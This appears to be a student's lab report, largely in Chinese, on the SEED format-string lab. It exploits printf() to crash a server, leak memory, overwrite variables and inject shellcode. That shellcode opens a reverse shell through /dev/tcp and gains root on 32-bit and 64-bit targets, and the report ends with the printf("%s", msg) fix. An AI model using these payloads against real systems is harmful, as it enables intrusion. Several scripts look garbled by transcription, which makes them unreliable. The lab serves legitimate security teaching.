

Lab4

——Exploiting the format string vulnerability to crash a program, steal sensitive information, and inject malicious code.

1. 实验要求

- https://seedsecuritylabs.org/Labs_20.04/Files/Format_String/Format_String.pdf

2. 实验过程

- 目标程序的流程是从 `stdin` 读入不超过 1500 个字符，传递给 `printf()`。
- Task 1: Crashing the Program

- 起一个 terminal 键入 `dcup`，起另一个 terminal 键入 `echo xxx | nc 10.9.0.5 9090`

```
[11/03/23]seed@VM:~/server-code$ echo cool_guy | nc 10.9.0.5 9090
C
[11/03/23]seed@VM:~/server-code$

[11/03/23]seed@VM:~/format_string$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-10.9.0.5 ... done
Creating server-10.9.0.6 ... done
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd690
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 9 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd5b8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | cool_guy
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^ ^)(^ ^) Returned properly (^ ^)(^ ^)
```

- 要使程序 crash，一种可行的做法是让 `printf()` 访问不合法的地址。我们可以借助 `attack-code/build_string.py`，修改 `number` 变量，构造一个不合法的地址，再利用 `printf(user_input) == printf("%s", user_input)` 的等效性，让 `printf()` 的 `va_list` 去访问构造的不合法地址，从而使程序 crash。

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number = 0xffffffff
content[0:4] = (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("abcd").encode('latin-1')

# This line shows how to construct a string s with
# 12 of "%.8x", concatenated with a "%n"
s = "%.8x"*12 + "%n"

# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)

[11/03/23]seed@VM:~/format_string$ python3 attack-code/build_string.py
[11/03/23]seed@VM:~/format_string$ cat badfile | nc 10.9.0.5 9090
[11/03/23]seed@VM:~/format_string$

server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd690
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd5b8
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

- Task 2: Printing Out the Server Program's Memory

- Task 2.A: Stack Data

- 修改 `build_string.py` 中的 `number` 变量。经尝试，需要 **64** 个 `%x` 才能打印出自身的输入。

```

11/03/23] ~$ python3 ./format_strings_cat attack-codes/build_string.py
[*]usr/bin/python3
[*]port sys

# Initialize the content array
s = ""
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number = 0x66666666
content[0:4] = (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("abcd").encode('latin-1')

# This line shows how to construct a string s with
# 12 of "%8x", concatenated with a "\n"
s = "%8x" * 12 + "\n"
s = "%x" * 100

# The line shows how to store the string s at offset 8
s = s.encode('latin-1')
content[4:4 + len(s)] = s

# Write the content to badfile with open('badfile', 'wb') as f:
f.write(content)

```

- Task 2.B: Heap Data

- 修改 `build_string.py` 中的 `number` 变量为 secret 地址。先利用 63 个 `%x` 让 `va_list` 指向地址，再利用 `%s` 去访问地址，打印秘密信息。

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- Task 3: Modifying the Server Program's Memory

- Task 3.A: Change the value to a different value

- 修改 `build_string.py` 中的 `number` 变量为 `secret` 地址。先利用 63 个 `%x` 让 `va list` 指向地址，再利用 `%n` 去写入内存。

```

#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
content[0:4] = (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8] = ('abcd').encode('latin-1')

# This line shows how to construct a string s with
# 12 of '\x8x', concatenated with a '\nn'
s = '%s\x8x*12 + \nn'
s = '%x' % 63 + '\nn'

# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[4:4 + len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)

```

有个细节，为什么实际统计打印字符为 233 个，写入内存的值确实 0x000000ec = 236 呢？经过一番有趣的探索发现，number 变量 0x080e5068 字符 08 是不可见字符，对应 BACKSPACE 即删除键。字符 0e 是控制字符，属于不可见字符。这下为什么少了 3 个字符就能解释了：字符 08、0e 是不可见字符，字符 08 同时带走了一个可见字符。

Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char
0	0	[NULL]	32	20	[SPACE]	64	40	@	96	60	`
1	1	[START OF HEADING]	33	21	!	65	41	A	97	61	a
2	2	[START OF TEXT]	34	22	"	66	42	B	98	62	b
3	3	[END OF TEXT]	35	23	#	67	43	C	99	63	c
4	4	[END OF TRANSMISSION]	36	24	\$	68	44	D	100	64	d
5	5	[ENQUIRY]	37	25	%	69	45	E	101	65	e
6	6	[ACKNOWLEDGE]	38	26	&	70	46	F	102	66	f
7	7	[BELL]	39	27	'	71	47	G	103	67	g
8	8	[BACKSPACE]	40	28	(72	48	H	104	68	h
9	9	[HORIZONTAL TAB]	41	29)	73	49	I	105	69	i
10	A	[LINE FEED]	42	2A	*	74	4A	J	106	6A	j
11	B	[VERTICAL TAB]	43	2B	+	75	4B	K	107	6B	k
12	C	[FORM FEED]	44	2C	,	76	4C	L	108	6C	l
13	D	[CARRIAGE RETURN]	45	2D	-	77	4D	M	109	6D	m
14	E	[SHIFT OUT]	46	2E	.	78	4E	N	110	6E	n
15	F	[SHIFT IN]	47	2F	/	79	4F	O	111	6F	o
16	10	[DATA LINK ESCAPE]	48	30	0	80	50	P	112	70	p
17	11	[DEVICE CONTROL 1]	49	31	1	81	51	Q	113	71	q
18	12	[DEVICE CONTROL 2]	50	32	2	82	52	R	114	72	r
19	13	[DEVICE CONTROL 3]	51	33	3	83	53	S	115	73	s
20	14	[DEVICE CONTROL 4]	52	34	4	84	54	T	116	74	t
21	15	[NEGATIVE ACKNOWLEDGE]	53	35	5	85	55	U	117	75	u
22	16	[SYNCHRONOUS IDLE]	54	36	6	86	56	V	118	76	v
23	17	[END OF TRANS. BLOCK]	55	37	7	87	57	W	119	77	w
24	18	[CANCEL]	56	38	8	88	58	X	120	78	x
25	19	[END OF MEDIUM]	57	39	9	89	59	Y	121	79	y
26	1A	[SUBSTITUTE]	58	3A	:	90	5A	Z	122	7A	z
27	1B	[ESCAPE]	59	3B	;	91	5B	[123	7B	{
28	1C	[FILE SEPARATOR]	60	3C	<	92	5C	\	124	7C	
29	1D	[GROUP SEPARATOR]	61	3D	=	93	5D]	125	7D	}
30	1E	[RECORD SEPARATOR]	62	3E	>	94	5E	^	126	7E	~
31	1F	[UNIT SEPARATOR]	63	3F	?	95	5F	_	127	7F	[DEL]

- ```
11/03/23 00:00:00 /torset_strings cat attack-code/build_string.py
#!/usr/bin/python3
import sys

Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

This line shows how to store a 4-byte integer at offset 0
number = 0xb0c05008
content[0:4] = (number).to_bytes(4,byteorder='little')

This line shows how to store a 4-byte string at offset 4
content[4:8] = ('abcd').encode('latin-1')

This line shows how to construct a string s with
12 of "%Bx", concatenated with a "%n"
s = "%s%Bx" * 12 + "%n"
s = "%s" * 62 + "%s.20247x" + "%n"

The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[4:4 + len(fmt)] = fmt

Write the content to badfile
with open('badfile', 'wb') as f:
 f.write(content)

The target variable's value (after): 0xb0c05008
```

- 利用 %n / %hn / %hhn，修改目标变量的不同字节。将写入 0xAABBCCDD 的任务，拆分为写入 AABB & CCDD 的任务。

- ```

1/17/23 11:44:23 [root@kali:~/c0rn4m_strings$ cat attack-code/build_string.py
#!/usr/bin/python3
import sys

# Initialize the content array
n = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number1 = 0x08080506
number2 = 0x08080506b
content[0:4] = (number1).to_bytes(4,byteorder='little')
content[8:12] = (number2).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("0000").encode('latin-1')

# This line shows how to construct a string with
# 12 of "%,8*", concatenated with a "\n"
s = "%,8*" * 12 + "\n"
s = "%,8*" * 62 + "%,43d66x" + "%hn" + "%,8738x" + "%hn"


# The line shows how to store the string s at offset 8
fmt = "%s".encode('latin-1')
content[12:12 + len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)

```

- ## 6.1 Understanding the Stack Layout

- ② $\rightarrow 0xffffd248 + 4 = 0xffffd24c$; ③ $\rightarrow 0xffffd320$
- 从 ① \rightarrow ③, 需要 63 个 %x



■ 6.3 Your Task

```

=====
# = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_32

# Put the shellcode somewhere in the payload
start = 0 - len(shellcode)
content[start:start + len(shellcode)] = shellcode

#####

# This line shows how to store a 4-byte integer at offset 0
number1 = 0xffffd24c
number2 = 0xffffd24e
content[0:4] = (number1).to_bytes(4,byteorder='little')
content[8:12] = (number2).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("****").encode('latin-1')

# This line shows how to construct a string s with
# 12 of "%.*s", concatenated with a "\n"
s = "%.*s"*12 + "\n"
s = "%79sx" * 62 + "%58x" + "\n\n" + "%10975x" + "\n\n"

# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[12:12 + len(fmt)] = fmt

#####

# Save the format string to file
with open('badfile', 'wb') as f:
    f.write(content)
=====

```

- 修改 shellcode 创建反向 shell

```
[11/04/23]seed@VM:~/format_string$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 51928
root@85f68102a67e:/fmt# id
id
uid=0(root) gid=0(root) groups=0(root)
root@85f68102a67e:/fmt#

seed@VM: ~/format_string
[11/04/23]seed@VM:~/format_string$ python3 attack-code/exploit.py
[11/04/23]seed@VM:~/format_string$ cat badfile | nc 10.9.0.5 9090
```

■ Task 5: Attacking the 64-bit Server Program

■ 向 10.9.0.6 发送消息

```
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address: 0x00007fffffff120
server-10.9.0.6 | The secret message's address: 0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input .....
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address: 0x00007fffffff120
server-10.9.0.6 | The secret message's address: 0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input .....
server-10.9.0.6 | Received 5 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf): 0x00007fffffff060
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | cool
server-10.9.0.6 | The target variable's value (after): 0x1122334455667788
server-10.9.0.6 | (^_^)(^_^) Returned properly (^_^)(^_^)
```

■ 经尝试可知，需要 34 个 %lx 才能到达用户定义的输入。

```
[11/04/23]seed@VM:~/format_string$ cat attack-code/build_string.py
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number1 = 0x6666666666666666
content[0:8] = (number1).to_bytes(8,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
#content[4:8] = ("@@@").encode('latin-1')

# This line shows how to construct a string s with
# 12 of "%8x", concatenated with a "%n"
# s = "%8x"*12 + "%n"
s = "%lx" * 34

# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[8:8 + len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)
```

- 由计算可知，要写入的地址为：0x7fffffff060 + 8 = 0x7fffffff068，要写入的值为：0x7fffffff120 + 512 = 0x7fffffff320。如何写入呢？——利用 %n。那么计算一波需打印的字符数：0x7fff = 32767，0xe320 - 0x7fff = 25377，0xffff - 0xe320 = 7391。修改 exploit.py：

```
# 64-bit Generic Shellcode
shellcode_64 = (
    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\x5c\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker *
    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1 *"
    "AAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBBBBB" # Placeholder for argv[1] --> "-c"
    "CCCCCCC" # Placeholder for argv[2] --> the command string
    "DDDDDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')
```



```

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_64

# Put the shellcode somewhere in the payload
start = N - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

#####

# This line shows how to store a 4-byte integer at offset 0
number1 = 0x7fffffff06c
number2 = 0x7fffffff068
number3 = 0x7fffffff06a
content[48:56] = (number1).to_bytes(8,byteorder='little')
content[56:64] = (number2).to_bytes(8,byteorder='little')
content[64:72] = (number3).to_bytes(8,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[44:48] = ("@@@").encode('latin-1')

# This line shows how to construct a string s with
# 12 of "%.8x", concatenated with a "%n"
# s = "%.8x"*12 + "%n"
s = "%.32767lx%40$hn%.25377lx%41$hn%.7391lx%42$hn"

# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[0:44] = fmt

```

```

[11/04/23]seed@VM: $ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 39114
root@fd00ac516508:/fmt# id
id
uid=0(root) gid=0(root) groups=0(root)

[11/04/23]seed@VM: ~/format_string$ python3 attack-code/exploit.py
[11/04/23]seed@VM: ~/format_string$ cat badfile | nc 10.9.0.6 9090

```

■ Task 6: Fixing the Problem

- gcc 警告没有提供合法的参数。

```

[11/04/23]seed@VM:~/../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack -static -m32 -o format-32 format.c
format.c: In function 'myprintf':
format.c:44:5: warning: format not a string literal and no format arguments [-Wformat-security]
   44 |     printf(msg);
      |     ^
gcc -DBUF_SIZE=100 -z execstack -o format-64 format.c
format.c: In function 'myprintf':
format.c:44:5: warning: format not a string literal and no format arguments [-Wformat-security]
   44 |     printf(msg);
      |     ^

```

- 进入 format.c 将第 44 行修改为 printf("%s", msg) 即可。

```

[11/04/23]seed@VM:~/../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack -static -m32 -o format-32 format.c
gcc -DBUF_SIZE=100 -z execstack -o format-64 format.c

```

- 再次发动攻击，攻击失效。

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